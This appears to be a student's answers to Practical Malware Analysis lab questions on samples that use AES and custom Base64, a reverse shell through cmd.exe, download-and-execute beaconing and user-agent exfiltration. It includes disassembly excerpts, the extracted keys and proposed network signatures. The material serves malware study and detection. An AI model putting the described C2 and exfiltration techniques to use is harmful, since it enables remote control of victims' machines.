


Figure 1. http://www.practicalmalwareanalysis.com




Figure 2. Error Message

In IDA Pro we can see the domain host name and some possible debug messages.

Address	Length	Type	String
.rdata:00410088	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:004100B4	0000001A	C	Runtime Error!\n\nProgram:
.rdata:004100D4	00000017	C	<program name unknown>
.rdata:00410168	00000013	C	GetLastActivePopup
.rdata:0041017C	00000010	C	GetActiveWindow
.rdata:0041018C	0000000C	C	MessageBoxA
.rdata:00410198	0000000B	C	user32.dll
.rdata:004111CE	0000000D	C	KERNEL32.dll
.rdata:004111E8	0000000B	C	USER32.dll
.rdata:00411202	0000000B	C	WS2_32.dll
.data:004120A5	00000040	C	DEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/
.data:004120E8	0000003D	C	ERROR: API = %s.\n error code = %d.\n message = %s.\n
.data:00412128	00000009	C	ReadFile
.data:00412134	0000000D	C	WriteConsole
.data:00412144	0000000C	C	ReadConsole
.data:00412150	0000000A	C	WriteFile
.data:00412164	00000010	C	DuplicateHandle
.data:00412174	00000010	C	DuplicateHandle
.data:00412184	00000010	C	DuplicateHandle
.data:00412194	0000000C	C	CloseHandle
.data:004121A0	0000000C	C	CloseHandle
.data:004121AC	0000000D	C	GetStdHandle
.data:004121BC	00000008	C	cmd.exe
.data:004121C4	0000000C	C	CloseHandle
.data:004121D0	0000000C	C	CloseHandle
.data:004121DC	0000000C	C	CloseHandle
.data:004121E8	0000000D	C	CreateThread
.data:004121F8	0000000D	C	CreateThread
.data:00412208	00000011	C	ijklmnopqrstuvwx
.data:0041221C	00000021	C	www.practicalmalwareanalysis.com
.data:0041224C	00000017	C	Object not Initialized
.data:00412264	00000020	C	Data not multiple of Block Size
.data:00412284	0000000A	C	Empty key
.data:00412290	00000015	C	Incorrect key length
.data:004122A8	00000017	C	Incorrect block length

Figure 3. IDA Pro strings

ii. Use static analysis to look for potential encoding by searching for the string xor. What type of encoding do you find?

There are quite a lot of xor operations to go through. But based on the figure below, it is highly possible that AES is being used; The **Advanced Encryption Standard** (**AES**) is also known as **Rijndae**.

.text:00402B3F	sub_4027ED	33 14 85 08 E3 40 00	xor edx, ds:Rijndael_Td2[eax*4]
.text:00402A4E	sub_4027ED	33 14 85 08 E3 40 00	xor edx, ds:Rijndael_Td2[eax*4]
.text:00402587	sub_40223A	33 14 85 08 D3 40 00	xor edx, ds:Rijndael_Te2[eax*4]
.text:00402496	sub_40223A	33 14 85 08 D3 40 00	xor edx, ds:Rijndael_Te2[eax*4]
.text:00402892	sub_4027ED	33 11	xor edx, [ecx]
.text:004022DD	sub_40223A	33 11	xor edx, [ecx]
.text:00402A68	sub_4027ED	33 10	xor edx, [eax]
.text:004024B0	sub_40223A	33 10	xor edx, [eax]
.text:004021F6	sub_401AC2	33 0C 95 08 F3 40 00	xor ecx, ds:dword_40F308[edx*4]
.text:004033A2	sub_403166	33 0C 95 08 E7 40 00	xor ecx, ds:Rijndael_Td3[edx*4]
.text:00403381	sub_403166	33 0C 95 08 E3 40 00	xor ecx, ds:Rijndael_Td2[edx*4]
.text:00402AF0	sub_4027ED	33 0C 95 08 E3 40 00	xor ecx, ds:Rijndael_Td2[edx*4]
.text:0040335D	sub_403166	33 0C 95 08 DF 40 00	xor ecx, ds:Rijndael_Td1[edx*4]
.text:00402FE1	sub_402DA8	33 0C 95 08 D7 40 00	xor ecx, ds:Rijndael_Te3[edx*4]
.text:00402FC0	sub_402DA8	33 0C 95 08 D3 40 00	xor ecx, ds:Rijndael_Te2[edx*4]
.text:00402538	sub_40223A	33 0C 95 08 D3 40 00	xor ecx, ds:Rijndael_Te2[edx*4]
.text:00402F9C	sub_402DA8	33 0C 95 08 CF 40 00	xor ecx, ds:Rijndael_Te1[edx*4]
.text:004033BC	sub_403166	33 0C 90	xor ecx, [eax+edx*4]
.text:00402FF8	sub_402DA8	33 0C 90	xor ecx, [eax+edx*4]
.text:00402205	sub_401AC2	33 0C 85 08 F7 40 00	xor ecx, ds:dword_40F708[eax*4]
.text:004021E3	sub_401AC2	33 0C 85 08 EF 40 00	xor ecx, ds:dword_40EF08[eax*4]
.text:00402AFF	sub_4027ED	33 0C 85 08 E7 40 00	xor ecx, ds:Rijndael_Td3[eax*4]
.text:00402ADD	sub_4027ED	33 0C 85 08 DF 40 00	xor ecx, ds:Rijndael_Td1[eax*4]
.text:00402547	sub_40223A	33 0C 85 08 D7 40 00	xor ecx, ds:Rijndael_Te3[eax*4]
.text:00402525	sub_40223A	33 0C 85 08 CF 40 00	xor ecx, ds:Rijndael_Te1[eax*4]
.text:00402AAF	sub_4027ED	33 04 95 08 E7 40 00	xor eax, ds:Rijndael_Td3[edx*4]
.text:00402A8C	sub_4027ED	33 04 95 08 DF 40 00	xor eax, ds:Rijndael_Td1[edx*4]
.text:004024F7	sub_40223A	33 04 95 08 D7 40 00	xor eax, ds:Rijndael_Te3[edx*4]
.text:004024D4	sub_40223A	33 04 95 08 CF 40 00	xor eax, ds:Rijndael_Te1[edx*4]
.text:00402A9F	sub_4027ED	33 04 8D 08 E3 40 00	xor eax, ds:Rijndael_Td2[ecx*4]
.text:004024E7	sub_40223A	33 04 8D 08 D3 40 00	xor eax, ds:Rijndael_Te2[ecx*4]
.text:0040874E		32 30	xor dh, [eax]
.text:004039E8	sub_403990	32 11	xor dl, [ecx]
.text:00408752		30 30	xor [eax], dh

Figure 4. XOR operations

iii. Use static tools like FindCrypt2, KANAL, and the IDA Entropy Plugin to identify any other encoding mechanisms. How do these findings compare with the XOR findings?

Most likely AES is being used in the malware.




Figure 5. PEID found AES

```
The initial autoanalysis has been finished.
40CB08: found const array Rijndael_Te0 (used in Rijndael)
40CF08: found const array Rijndael_Te1 (used in Rijndael)
40D308: found const array Rijndael_Te2 (used in Rijndael)
40D708: found const array Rijndael_Te3 (used in Rijndael)
40DB08: found const array Rijndael_Td0 (used in Rijndael)
40DF08: found const array Rijndael_Td1 (used in Rijndael)
40E308: found const array Rijndael_Td2 (used in Rijndael)
40E708: found const array Rijndael_Td3 (used in Rijndael)
Found 8 known constant arrays in total.
```

Figure 6. Find Crypt 2 Plugin Found AES

iv. Which two encoding techniques are used in this malware?

@0x4120A4 we can see a 65 characters string. Which seems like a custom base64 key. The standard base64 key should be "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=" which consists of A-Z, a-z, 0-9, +, / and =.

Figure 7. Custom Base64

A custom Base64 and AES are used in this malware.

v. For each encoding technique, what is the key?

The custom base64 string uses "**CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/**"
To test if this key is valid i used a online custom base64 tool to verify.

Online Tool: https://www.malwaretracker.com/decoder_base64.php

Using the above tool with the custom key, I encoded HELLOWORLD and pass it to the program via netcat to decode. True enough, the encoded text was decoded back to the original text.




Figure 8. Base64 decode

Based on some debug message, this function (0x00401AC2) seems to be initializing the AES key.

```
.text:00401AC2                    ; int __thiscall keyinit(int this, int KEY, void *a3, int a4, int a5)
.text:00401AC2                    keyinit         proc near               ; CODE XREF: _main+1C↑p
.text:00401AC2
.text:00401AC2                    var_68          = dword ptr -68h
.text:00401AC2                    var_64          = dword ptr -64h
.text:00401AC2                    var_60          = dword ptr -60h
.text:00401AC2                    var_5C          = dword ptr -5Ch
.text:00401AC2                    var_58          = byte ptr -58h
.text:00401AC2                    var_4C          = dword ptr -4Ch
.text:00401AC2                    var_48          = byte ptr -48h
.text:00401AC2                    var_3C          = dword ptr -3Ch
.text:00401AC2                    var_38          = byte ptr -38h
.text:00401AC2                    var_2C          = dword ptr -2Ch
.text:00401AC2                    var_28          = dword ptr -28h
.text:00401AC2                    var_24          = dword ptr -24h
.text:00401AC2                    var_20          = dword ptr -20h
.text:00401AC2                    var_1C          = dword ptr -1Ch
.text:00401AC2                    var_18          = dword ptr -18h
.text:00401AC2                    var_14          = dword ptr -14h
.text:00401AC2                    var_10          = dword ptr -10h
.text:00401AC2                    var_C           = dword ptr -0Ch
.text:00401AC2                    var_8           = dword ptr -8
.text:00401AC2                    var_4           = dword ptr -4
.text:00401AC2                    KEY             = dword ptr  8
.text:00401AC2                    arg_4           = dword ptr  0Ch
.text:00401AC2                    arg_8           = dword ptr  10h
.text:00401AC2                    arg_C           = dword ptr  14h
.text:00401AC2
.text:00401AC2 55                                 push    ebp
.text:00401AC3 8B EC                              mov     ebp, esp
.text:00401AC5 83 EC 68                           sub     esp, 68h
.text:00401AC8 56                                 push    esi
.text:00401AC9 89 4D A0                           mov     [ebp+var_60], ecx
.text:00401ACC 83 7D 08 00                        cmp     [ebp+KEY], 0
.text:00401AD0 75 21                              jnz     short loc_401AF3
.text:00401AD2 C7 45 C4 84 22 41 00               mov     [ebp+var_3C], offset aEmptyKey ; "Empty key"
.text:00401AD9 8D 45 C4                           lea     eax, [ebp+var_3C]
.text:00401ADC 50                                 push    eax
```

Figure 9. Init Key

x-ref the function and locate the 2nd argument… the key is most likely to be "**ijklmnopqrstuvwx**".

```
.text:00401882 6A 10              push    16              ; int
.text:00401884 6A 10              push    16              ; int
.text:00401886 68 74 33 41 00     push    offset unk_413374 ; void *
.text:0040188B 68 08 22 41 00     push    offset aIjklmnopqrstuv ; "ijklmnopqrstuvwx"
.text:00401890 B9 F8 2E 41 00     mov     ecx, offset unk_412EF8
.text:00401895 E8 28 02 00 00     call    keyinit
```

Figure 10. Key pass in as 2nd argument

vi. For the cryptographic encryption algorithm, is the key sufficient? What else must be known?

For custom base64, we would just need the custom base64 string.

For AES, we would need the Cipher’s encryption mode, key and IV.

vii. What does this malware do?

The malware connects to an [http://www.practicalmalwareanalysis.com’s](http://www.practicalmalwareanalysis.com) 8190 port and establishes a remote shell. It then reads input from the attacker. The inputs are custom base64 encoded. Once decoded, the command is pass to cmd.exe for execution. The return results is encrypted using AES and send back to the attacker’s server.

viii. Create code to decrypt some of the content produced during dynamic analysis. What is this content?

Using the key, we use CBC mode with no IV to decrypt the AES encrypted packet. The content is the response from the command sent earlier via the remote shell from the attacker.




Figure 11. Decrypted Data

Practical No. 8

a. Analyze the malware found in file *Lab14-01.exe*. This program is not harmful to your system.

i. Which networking libraries does the malware use, and what are their advantages?

The networking library used is urlmon's URLDownlaodToCacheFileA.

Figure 1. urlmon's URLDownlaodToCacheFileA

The advantage of using this api call is that the http packets being sent looks like a typical packet from the victim's browser.

Figure 2. User-Agent

ii. What source elements are used to construct the networking beacon, and what conditions would cause the beacon to change?

From the figure below, we can observe that the networking beacon is constructed from a partial GUID(19h to 24h) via GetCurrentHWProfileA and username via GetUserNameA.

Based on MSDN, **szHwProfileGuid** is a globally unique identifier (GUID) string for the current hardware profile. The string returned by **GetCurrentHwProfile** encloses the GUID in curly braces, {}; for example: {12340001-4980-1920-6788-123456789012}.

Therefore on different machine, the GUID should be different which infers that the beacon will change. On top of that, another variable used is the username therefore different users logging in to the same infected machine will generate a different beacon as well.

Figure 3. GUID & Username

iii. Why might the information embedded in the networking beacon be of interest to the attacker?

So that the attacker can have a unique id to keep track of the infected machines and users.

iv. Does the malware use standard Base64 encoding? If not, how is the encoding unusual?

Yes except that the padding used is different.




Figure 4.padding ‘a’ is used instead of ‘=’

To prove that let’s try it using ollydbg. Set breakpoint @0x004013A2 and we can step through the base64 algo in action. In my test experiment i used AA:AA:AA:AA:AA:AA-AAAAAAAAAAAAA to let it encode. By right the standard base64 should give me the following results.




Figure 5. Encoding AA:AA:AA:AA:AA:AA-AAAAAAAAAA

However we got back QUE6QUE6QUE6QUE6QUE6QUEtQUFBQUFBQUFBQUFBQQaa instead. Which further reinforced what we have seen earlier in IDA Pro where ‘a’ is used instead of ‘=’ for padding.




Figure 6. Encoding in ollydbg

v. What is the overall purpose of this malware?

The malware attempts to download file from the c2 server and executes it every 60 seconds.




Figure 7. Download and execute

vi. What elements of the malware's communication may be effectively detected using a network signature?

We can use to following elements to detect for this malware

1. domain: http://www.practicalmalwareanalysis.com
2. Get request ends with **/[%c].png**
3. Get request pattern is as follows "/[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}t[A-Z|a-z|0-9]*\/[A-Z|a-z|0-9].png/"

Figure 8. online reg exp tool

vii. What mistakes might analysts make in trying to develop a signature for this malware?

1. thinking that the GET request is a static base64 string
2. thinking that the file requested is "a.png"

viii. What set of signatures would detect this malware (and future variants)?
refer to question vi.

b. Analyze the malware found in file *Lab14-02.exe*. This malware has been configured to beacon to a hard-coded loopback address in order to prevent it from harming your system, but imagine that it is a hard-coded external address.

i. What are the advantages or disadvantages of coding malware to use direct IP addresses?

Pro

If the attacker's IP were to be blocked, other same variant of malware that uses different IP would not be affected.

Con

If the IP is blacklisted as malicious and blocked by the feds, the attacker would have lost access to the malware. If the attacker were to use a domain name, he can easily just redirect to another IP.

ii. Which networking libraries does this malware use? What are the advantages or disadvantages of using these libraries?

Address	Ordinal	Name	Library
004020D4		InternetCloseHandle	WININET
004020D8		InternetOpenUrlA	WININET
004020DC		InternetOpenA	WININET
004020E0		InternetReadFile	WININET
004020CC		LoadStringA	USER32
004020C0		SHChangeNotify	SHELL32
004020C4		ShellExecuteExA	SHELL32
00402074		exit	MSVCRT

Figure 2. WININET

WININET library is used by this malware.

<u>Pro</u>

Caching and cookies are automatically set by the OS. If cache are not cleared before re-downloading of files, the malware could be getting a cached file instead of a new code that needs to be downloaded.

<u>Con</u>

User agent need to be set by the malware author, usually the user agent is hard coded.

iii. What is the source of the URL that the malware uses for beaconing? What advantages does this source offer?

The url is hidden in the string resource. Once a malware is compiled, the attacker would just need to reset the resource to another ip without recompiling the malware. Also using a resource make do without an additional config file.

iv. Which aspect of the HTTP protocol does the malware leverage to achieve its objectives?

Threads are created by the malware. One to send data out in the user agent field after encoding it using custom base64. The other to receive data.

